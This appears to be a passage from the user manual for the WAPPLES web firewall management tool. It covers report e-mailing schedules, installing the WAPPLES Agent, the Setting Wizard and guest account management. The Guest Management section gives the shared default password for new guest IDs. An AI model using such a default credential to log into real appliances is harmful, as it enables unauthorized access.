


Fig. XII-6. Send E-Mail Automatically Enter E-Mail Content

"Enter E-Mail Content" window provides the content field to enter the content of the e-mail to send automatically.

- **Writer of report: Enter the name of the author of the report file attached to the e-mail.**
- **Subject: Enter the title of the e-mail to be sent automatically**
- **Contents: Enter the content of the e-mail to be sent automatically**
- **E-Mail Toolbar: Helps you to enter e-mail content**




Fig. XII-7. E-Mail Toolbar

- **When you press "Name of Website Administrator", a character string, {0}, will be added to the subject or content of the e-mail you are preparing. This character string will be automatically converted to the name of the administrator receiving the e-mail.**
- **When you press "Department of Website Administrator", a character string, {1}, will be added to the subject or content of the e-mail you are preparing. This character string will be automatically converted to the department of the administrator receiving the e-mail.**

- **If click [Preview] to preview the e-mail, you can check that [0] is changed to the name of website administrator, and [1] is changed to the department of website administrator in [Fig. XII-8. E-mail Preview]. To finish previewing, click Close preview tap.**




Fig. XII-9. E-mail Preview

Sender and Subject fields must be provided. After you enter necessary information and click [Next], you will see the window for setting report transmission period as in [Fig. XII-10. Send E-Mail Automatically – Report Transmission Period].

> The information of the website administrator is based on the information given to the account management section of the Setting Wizard.

02 Report Transmission Period Setting




Fig. XII-10. Send E-Mail Automatically – Report Transmission Period

The report supported by "Send E-Mail Automatically" feature is divided into general report and special report. After you configure settings for "Send E-mail Automatically", click [Finish] to save settings.

- **General Report Transmission Period Setting**

For general report, the transmission period set for the report attached to the e-mail becomes the transmission cycle. General reports will be automatically transmitted on the transmission date when WAPPLES's management tool is operating. For example, if the transmission cycle is set to every week and transmission date is set to Wednesday, the e-mail will be transmitted only when the management tool of WAPPLES is operating on Wednesday. However, the mail will not be transmitted when WAPPLES's management tool is not operating on the transmission date.

- **Special Report Transmission Period Setting**

Special report is the report attached to the email with special period setting. Unlike general report, special report with the report will be transmitted even when WAPPLES is operated after the transmission date.

- **Quarterly Report Transmission: Transmits e-mail with quarterly report.**
  1st Quarter Report: Transmission date – April 1

  2nd Quarter Report: Transmission date – July 1

3rd Quarter Report: Transmission date – October 1

4th Quarter Report: Transmission date – January 1

- **Half Yearly Report Transmission: Transmits e-mail with half yearly report.**
  First Half Report: Transmission date – July 1

  Second Half Report: Transmission date – January 1

- **Annual Report Transmission: Transmits e-mail with annual report.**
  Annual Report: Basic transmission date – January 1

> ⓘ Automatic E-Mail Transmission feature will be activated when the management tool is operating.

2.2 Send E-Mail Immediately

Send E-Mail Directly feature sends the report to the website administrator right away. To automatically send e-mail, select “Send E-Mail Immediately” from [Fig. XII-5. Send Report to Website Administrator] and press [Next]. You will see the screen as in [Fig. XII-11. Send E-Mail Immediately – Enter E-Mail Content].

01 Enter E-Mail Content




Fig. XII-11. Send E-Mail Immediately – Enter E-Mail Content

"Enter E-Mail Content" window provides the content field to manually enter the content of the e-mail to send. For details about entering e-mail content, refer to [Enter E-Mail Content]. Enter the content of e-mail and click [Next]. You will see [Fig. XII-12. Send E-Mail Immediately –].

02 Select the Receiver of Report




Fig. XII-12. Send E-Mail Immediately – Send

You can set the period for the report attached to the e-mail and use “Send E-Mail” button to send the mail to the website administrator you selected.

- **Send email: The e-mail containing the report will be sent to the administrators selected with the check mark on the list.**
- **Preview report: You can preview the report the website administrator will receive. If you have selected more than 1 administrator, the reports going to each administrator will appear on the screen.**

After sending the e-mail, click “Close” to close the screen.

2.3 WAPPLES Agent

When you run WAPPLES management tool, it will automatically start WAPPLES Agent. WAPPLES Agent will periodically generate a report according to the report transmission cycle determined in the WAPPLES management tool and uploads the report to WAPPLES.




Fig. XII-13. WAPPLES Agent Operation Map

WAPPLES Agent downloads the data required for creating a report from WAPPLES, creates a report in client's PC (Administrator's PC), and uploads the report to WAPPLES.

Currently, WAPPLES Agent operates in 1 administrator's PC and this feature will be extended to enable report transmission from many administrators' PCs later.

01 Installation

Install WAPPLES Agent using the management tool.

Start Management Tool → Report → Send Report to Website Administrator → Install




Fig. XII-14. WAPPLES Agent - Install

The installation folder is c:\WAPPLES\Agent. Installation drive is the system drive. If Windows is installed to D drive, the installation folder will be D:\WAPPLES\Agent.

When the installation completes,

C:\Wapples\Agent\WapplesAgent.exe will be executed automatically.

02 Initial Screen

The initial status of the agent is “Activated.”

Fig. XII-15. Agent Activated in the Tray

A window to enter WAPPLES information will appear in order to use WAPPLES Report Mailing Service.




Fig. XII-16. WAPPLES Information Input Window

Enter the information of WAPPLES to serve




Fig. XII-17. Tray Menu

03 WAPPLES Agent Information




Fig. XII-18. WAPPLES Agent Information Window

04 Start Report Mailing Service

Report Mailing Service window will appear if WAPPLES is registered.




Fig. XII-19. Report Mailing Service Start Window

If the information you provided is incorrect, the following window will appear.




Fig. XII-20. Report Mailing Service Starting Failure Message

If WAPPLES is not registered, the service will start without showing any window. When the service starts normally, it will turn to the status shown in [Fig. 1. Report Mailing Service] Report Mailing Service window will appear.

05 Stop Report Mailing Service




Fig. XII-21. Report Mailing Service Stop Window

If the information you provided is incorrect, the following window will appear.




Fig. XII-22. Report Mailing Service Stop Failure Message

If WAPPLES is not registered, the service will stop without showing any window.

Fig. XII-23. Report Mailing Service Stop

06 Start WAPPLES Management Tool

Start Management Tool with the registered WAPPLES information. No window will appear if registered WAPPLES information is not available.

07 Termination

If there is a registered WAPPLES, an information input window will appear in order to confirm authority [Fig. 2].

When the authority is not confirmed, the following message will appear and it will not be terminated.




Fig. XII-24. WAPPLES Agent Termination Failure Message

If no WAPPLES is registered, it will be terminated without confirming authority.

XIII

XIII. Setting Wizard

1.Operation Settings

2.Network Setting

XIII. Setting Wizard

Most settings of WAPPLES management tool can be made through wizards. Wizards are designed to help the user to easily configure the information security product which usually is complicated. You can easily configure all items by following Setting Wizard excluding items related with WAPPLES Management Port IP.

Setting wizard is comprised of the following.

Table 5 Setting Wizard Structure

Category	Sub Category
 Management Setting	Account management
	Backup setting
	Console Audit & Lock
	Log Transmission
	IP-Block
	Update
	Policy & Log Synchronization
	License
	Pattern repository
	Time synchronization
	IP/Port access control
	E-mail
 Network Setting	WAPPLES service port setting
	Management of web servers protected by WAPPLES

You can start the setting wizard by clicking [Setting Wizard] on the top right side of WAPPLES main window after you log on to WAPPLES Management Tool. The Setting Wizard will appear as in [Fig. XIII-1. Setting Wizard - Main] and you can select [Operation Settings]/[Network Setting] and click [Next] to move to the subcategory.




Fig. XIII-1. Setting Wizard - Main

1. Operation Settings

When you select [Operation Settings] icon from [Fig. XIII-1. Setting Wizard - Main] and click [Next], you will be able to see the subcategory of the Operation Settings.

- **[Account Management]**
  Use this feature to manage guest ID and website administrator's ID. Authorized operator can add or delete guest ID and website administrator's ID.

- **[Backup]**
  Using detection log, audit log, and setting wizard, you can automatically back up all configured data when you want.

- **[Console Audit & Lock]**
  You can set WAPPLES to disable management tool for security if the administrator leaves the seat for a fixed period of time after logging on to WPPLES management tool and also set the level of audit records.

- **[Log Transmission]**
  Configure the interoperation between WAPPLES and SNMP (Simple Network Management Protocol) TRAP.

- **[IP-Block]**
  IP Block Setting is divided into IP Block Setting and IP/Port Access Control Setting. IP Block Setting is used to block attacks made from the same source.

IP/Port Access Control is used to block or permit the traffic between the specified source and the specified destination.

- **[Update]**
  You can decide whether the latest security patch of WAPPLES shall be updated automatically or manually.

- **[Pattern repository]**

  You can add/edit/delete patterns which is used for User-Defined Pattern Rule

- **[Time synchronization]**

  You can register NTP server in order to synchronize time of WAPPLES syste m and set time zone.

- **[IP/Port access control]**

  You can edit specific source/destination IP or port number list to allow/deny the traffic.

- **[License]**

  You can register software licence file.

- **[E-mail]**

  You can configur Email address and its SMTP address which will be used o ver the WAPLES functionalities.

- **[Policy & Log Synchronization]**
  You can configure the policy and log synchronization setting and the access information of the WAPPLES to synchronize.




Fig. XIII-2. Setting Wizard - Operation Settings

1.1 Account Management

WAPPLES provides the [Account Management] feature to control [Guest] who can inquire system audit items and security breaches and [Website Administrator] who can manage the website.

Select [Account Management] in [Fig. XIII-2. Setting Wizard - Operation Setting], [Fig. XIII-3. Account Management] window will appear.




Fig. XIII-3. Account Management

If the account to control is “Guest”, select [Guest Setting] and click [Next] to bring out [Fig. XIII-4. Guest Management] window.




Fig. XIII-4. Guest Management

Enter the ID to add and click [+] button to add the guest ID to the guest ID list and the password for the new ID is basically 'penta.' As the password for all new IDs will be the same, the guest must change the password when logging in for the first time and the management tool will be terminated if the guest refuses to change the password.

> ⓘ Only English character and number can be used to make an ID and it must start with an alphabet letter. Only lower case letters can be used and when you enter upper case letter, it will be automatically converted into small case letter. ID cannot include special characters and the length has to be 4~10.

You cannot add existing ID as the new ID, and the guest's ID will be added as follows.




Fig. XIII-5. Adding Guest ID

Select the ID to delete from the list and click [-] button.

